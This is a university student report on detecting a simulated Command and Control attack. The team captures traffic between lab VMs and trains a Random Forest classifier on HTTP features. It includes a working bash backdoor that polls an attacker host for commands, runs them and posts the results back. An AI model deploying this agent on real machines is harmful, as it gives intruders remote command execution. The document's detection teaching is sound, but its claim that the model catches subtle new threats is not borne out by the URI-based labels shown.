VILNIUS UNIVERSITY
FACULTY OF MATHEMATICS AND INFORMATICS
INSTITUTE OF COMPUTER SCIENCE
INFORMATION TECHNOLOGIES STUDY PROGRAM

Network Security

Feature Engineering and Data Modeling

Done by:

Evelina Kabišaitytė

Ugnė Vaičiūnaitė

Martynas Lipskis

Kamilė Norkutė

Vilnius
2025

Contents

Introduction

With the increasing prevalence of cyberattacks, the demand for professionals with the skills to understand and respond to them is also growing. For this reason, we, as a team, created an approachable way to introduce newcomers to the world of cybersecurity.

This project aims to offer a practical understanding of detecting cyberattacks through network traffic analysis and machine learning. It involves setting up two virtual machines, an attacker and a victim, via MIF OpenNebula resources. Each machine is equipped with tcpdump to capture network data in .pcap format during a simulated attack.

The captured network data is then transferred to a local machine for further analysis and feature extraction. Key features, such as HTTP method indicators and URI patterns, are engineered to train a Random Forest classifier. The trained model helps identify malicious behavior based on network traffic, and the entire workflow is packaged in a virtual environment to make the project more accessible for students.

1 Demo Description of Algorithms

1.1 Initial set up

First of all, a setup of two virtual machines, further abbreviated as “VMs”, is required: one acting as the attacker and the other as the victim. The VMs are created using the OpenNebula platform, and their resources are defined by the user.

After creation, both machines are updated.

We begin with the “Victim” VM. On this machine, we install the tcpdump tool. tcpdump is a command-line packet analyzer that captures TCP/IP and other network traffic. We chose it as a lightweight and user-friendly network monitoring tool.

Once installed, we start the tool on the Victim VM using the following command (1.1):

```
sudo tcpdump -i eth0 -w Victim.pcap &                (1.1)
```

To check which network interface we should use, we ran the command ip link show and chose the appropriate one.

After this, the Victim VM executes a Bash script that continuously asks the Attacker’s HTTP server for commands, executes them locally, and sends the results back, establishing a simple HTTP-based reverse shell communication channel.

Next, we move to the “Attacker” VM. After connecting and updating it, we install and launch tcpdump the same way (1.2):

```
sudo tcpdump -i eth0 -w Attacker.pcap &              (1.2)
```

Then a cyberattack is performed. The attack needed to be simple enough to execute but still complex enough for the network monitoring tool to detect. For this reason, we chose a simple Command and Control (C2) style attack.


We retrieved the private IP address of the Victim VM from the OpenNebula environment.Using the public IP was not suitable, as it complicates access. We then launched the attack targeting the Victim and controlling him without authorization.

After the attack was completed, we stopped the tcpdump process and exited the Attacker VM.

1.2 Attack

In this project, we used a basic Command and Control (C2) style attack to simulate post-exploitation behavior in the real world. The goal was to create a secret communication channel between the victim and attacker over HTTP using GET and POST requests.

The attacker sets up an HTTP server via a Python script that uses the BaseHTTPRequestHandler class. The server listens on port 80 and accepts 2 kinds of requests `/command` and `/result`. When the victim sends a GET request to the `/command` endpoint, the attacker responds with command from a file named `command.txt`, which acts as the command queue. Then, when the victim sends a POST request to the `/result` endpoint, it uploads the result of the executed command back to the attacker, where it is printed to the terminal. The sequence of interactions between the attacker and the victim can be seen in Figure 1.



```
64 bytes from 10.1.0.57: icmp_seq=2 ttl=64 time=0.793 ms
64 bytes from 10.1.0.57: icmp_seq=3 ttl=64 time=0.870 ms
64 bytes from 10.1.0.57: icmp_seq=4 ttl=64 time=0.676 ms
64 bytes from 10.1.0.57: icmp_seq=5 ttl=64 time=0.645 ms
64 bytes from 10.1.0.57: icmp_seq=6 ttl=64 time=0.669 ms
64 bytes from 10.1.0.57: icmp_seq=7 ttl=64 time=0.805 ms
^Z
[2]+  Stopped                 ping 10.1.0.57
evka8901@debian:~/agent$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen
 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 8950 qdisc fq_codel state UP group defa
ult qlen 1000
    link/ether 02:00:0a:01:00:46 brd ff:ff:ff:ff:ff:ff
    inet 10.1.0.70/8 brd 10.255.255.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::aff:fe01:46/64 scope link
       valid_lft forever preferred_lft forever
evka8901@debian:~/agent$ nano agent.sh
evka8901@debian:~/agent$ evka8901@debian:~/agent$ ./agent.sh
^Z
[3]+  Stopped                 ./agent.sh
evka8901@debian:~/agent$ 
```

```
       valid_lft forever preferred_lft forever
    inet6 fe80::aff:fe01:39/64 scope link
       valid_lft forever preferred_lft forever
evka8901@debian:~/c2server$ sudo python3 attacker_server.py
[*] Listening on port 80...
10.1.0.70 - - [26/Apr/2025 15:56:21] "GET /command HTTP/1.1" 200 -
[+] Result from victim:
 evka8901
10.1.0.70 - - [26/Apr/2025 15:56:21] "POST /result HTTP/1.1" 200 -
10.1.0.70 - - [26/Apr/2025 15:56:24] "GET /command HTTP/1.1" 200 -
[+] Result from victim:
 evka8901
10.1.0.70 - - [26/Apr/2025 15:56:24] "POST /result HTTP/1.1" 200 -
10.1.0.70 - - [26/Apr/2025 15:56:27] "GET /command HTTP/1.1" 200 -
[+] Result from victim:
 evka8901
10.1.0.70 - - [26/Apr/2025 15:56:27] "POST /result HTTP/1.1" 200 -
10.1.0.70 - - [26/Apr/2025 15:56:30] "GET /command HTTP/1.1" 200 -
[+] Result from victim:
 evka8901
10.1.0.70 - - [26/Apr/2025 15:56:30] "POST /result HTTP/1.1" 200 -
10.1.0.70 - - [26/Apr/2025 15:56:33] "GET /command HTTP/1.1" 200 -
[+] Result from victim:
 evka8901
10.1.0.70 - - [26/Apr/2025 15:56:33] "POST /result HTTP/1.1" 200 -
10.1.0.70 - - [26/Apr/2025 15:56:36] "GET /command HTTP/1.1" 200 -
[+] Result from victim:
 evka8901
10.1.0.70 - - [26/Apr/2025 15:56:36] "POST /result HTTP/1.1" 200 -
10.1.0.70 - - [26/Apr/2025 15:56:39] "GET /command HTTP/1.1" 200 -
[+] Result from victim:
 evka8901
10.1.0.70 - - [26/Apr/2025 15:56:39] "POST /result HTTP/1.1" 200 -
```

Figure 1. Attacker in action

On the victim VM, a Bash script is executed in an infinite loop. The script is equipped to do :

1. Sends a GET request to the attacker's `/command` endpoint to get the latest command.
2. Executes the command using the `bash -c` and captures the result.
3. Sends the result back to the attacker via a POST request to the `/result` endpoint.

The loop includes a 3-second delay to avoid sending too much requests at one time making the activity less noticible. The pseudo code for the victim shell script is given bellow (1):

Listing 1. Victim-side backdoor agent bash script

```bash
#!/bin/bash
while true; do
  cmd=$(curl -s http://<attacker_ip>/command)
  result=$(bash -c "$cmd" 2>&1)
  curl -s -X POST -d "$result" http://<attacker_ip>/result
  sleep 3
done
```

After this step, a connection to the "Victim" VM is required. At this point, we stop the tcpdump process using *Ctrl + C*.

At this stage, we have two .pcap files containing network traffic data, including the captured attack patterns. PCAP (Packet Capture) is a file format used to store raw data collected from network interfaces during network activity.

The next step is transferring both PCAP files (from the Attacker and Victim VMs) to a local machine for analysis. This is done using the SCP (Secure Copy Protocol) and the following command (1.3):

```
scp -P <PORT> <username>@<remote_host>:<remote_file_path>
                                   <local_destination_path>     (1.3)
```

1.3 Feature Engineering

After gathering the necessary data segments in .pcap format, an analysis is needed to identify attack patterns. First, we load traffic from both the attacker and victim files and sort all packets by source IP and time for behavioral features.

The attack patterns chosen include:

- Binary flags for known C2 paths (/command and /result),
- Total length of the URI string,
- Binary HTTP method indicators (GET and POST),
- Time gap between requests per IP.

C2-related URIs are labeled as malicious (1), while all others are labeled as benign (0). Before training, the timing-based feature (time_since_last_request) is standardized using StandardScaler to reduce the influence of varying time scales. This process transforms the data into features that help identify security threats and support the machine learning component of the project. Machine learning is then applied to detect suspicious network activity. We then train a Random Forest machine learning model, evaluate it, and save the results so that the model does not need to be retrained during the defence. The Random Forest machine learning model is an algorithm that builds multiple "decision trees", which by the "opinion" of the majority decide on the correct classification. The run.py file essentially performs the same steps, except it loads the machine learning results from the saved files and applies the learned information to newly generated .pcap files.


Everything was built within a virtual environment to make installation and usage easier for other users. This modular design allows future users to substitute feature extraction logic or machine learning models without modifying the full pipeline.

1.4 Results

After the gathering of data, running through the Feature engineering algorithm, the process of training, using a Random Forest model on labeled HTTP traffic data, that we used it to analyze new packet capture (.pcap) files in search of possible Command and Control (C2) communications, we gathered the results. The model proved effective at spotting suspicious patterns—like unusual URI structures, HTTP methods, and request timing—that are often linked to malicious behavior. Example of the results is showcased below in Figure 2.

When we ran the system on previously unseen network traffic, it consistently flagged communications tied to known malicious paths such as /command and /result. It also detected other requests that, while not identical, showed similar behavior—indicating the model could generalize well and catch both known threats and more subtle anomalies.

Each flagged request came with detailed metadata, including source and destination IPs, HTTP method, URI, and timing information. This made it easy to review and validate alerts, showing that the model wasn't just identifying known attack patterns but was also capable of surfacing new, potentially threatening activity.



```
--- Analyzing Attacker.pcap ---
   frame     src_ip     dst_ip method       uri          time  time_since_last_request  prediction
0    130  10.1.0.70  10.1.0.57    GET  /command  1.747061e+09                -0.259310           1
1    142  10.1.0.70  10.1.0.57   POST   /result  1.747061e+09                -0.256582           1
2    158  10.1.0.70  10.1.0.57    GET  /command  1.747061e+09                -0.012878           1
3    169  10.1.0.70  10.1.0.57   POST   /result  1.747061e+09                -0.256814           1
4    183  10.1.0.70  10.1.0.57    GET  /command  1.747061e+09                -0.013172           1
5    194  10.1.0.70  10.1.0.57   POST   /result  1.747061e+09                -0.256839           1
6    206  10.1.0.70  10.1.0.57    GET  /command  1.747061e+09                -0.013442           1
7    217  10.1.0.70  10.1.0.57   POST   /result  1.747061e+09                -0.257247           1
8    237  10.1.0.70  10.1.0.57    GET  /command  1.747061e+09                -0.012670           1
9    248  10.1.0.70  10.1.0.57   POST   /result  1.747061e+09                -0.256651           1

--- Analyzing Victim.pcap ---
   frame     src_ip     dst_ip method       uri          time  time_since_last_request  prediction
0     75  10.1.0.70  10.1.0.57    GET  /command  1.747061e+09                -0.259310           1
1     87  10.1.0.70  10.1.0.57   POST   /result  1.747061e+09                -0.256587           1
2     99  10.1.0.70  10.1.0.57    GET  /command  1.747061e+09                -0.012884           1
3    109  10.1.0.70  10.1.0.57   POST   /result  1.747061e+09                -0.256811           1
4    125  10.1.0.70  10.1.0.57    GET  /command  1.747061e+09                -0.013168           1
5    135  10.1.0.70  10.1.0.57   POST   /result  1.747061e+09                -0.256842           1
6    145  10.1.0.70  10.1.0.57    GET  /command  1.747061e+09                -0.013431           1
7    155  10.1.0.70  10.1.0.57   POST   /result  1.747061e+09                -0.257276           1
8    172  10.1.0.70  10.1.0.57    GET  /command  1.747061e+09                -0.012653           1
9    182  10.1.0.70  10.1.0.57   POST   /result  1.747061e+09                -0.256660           1
```

Figure 2. Example of the output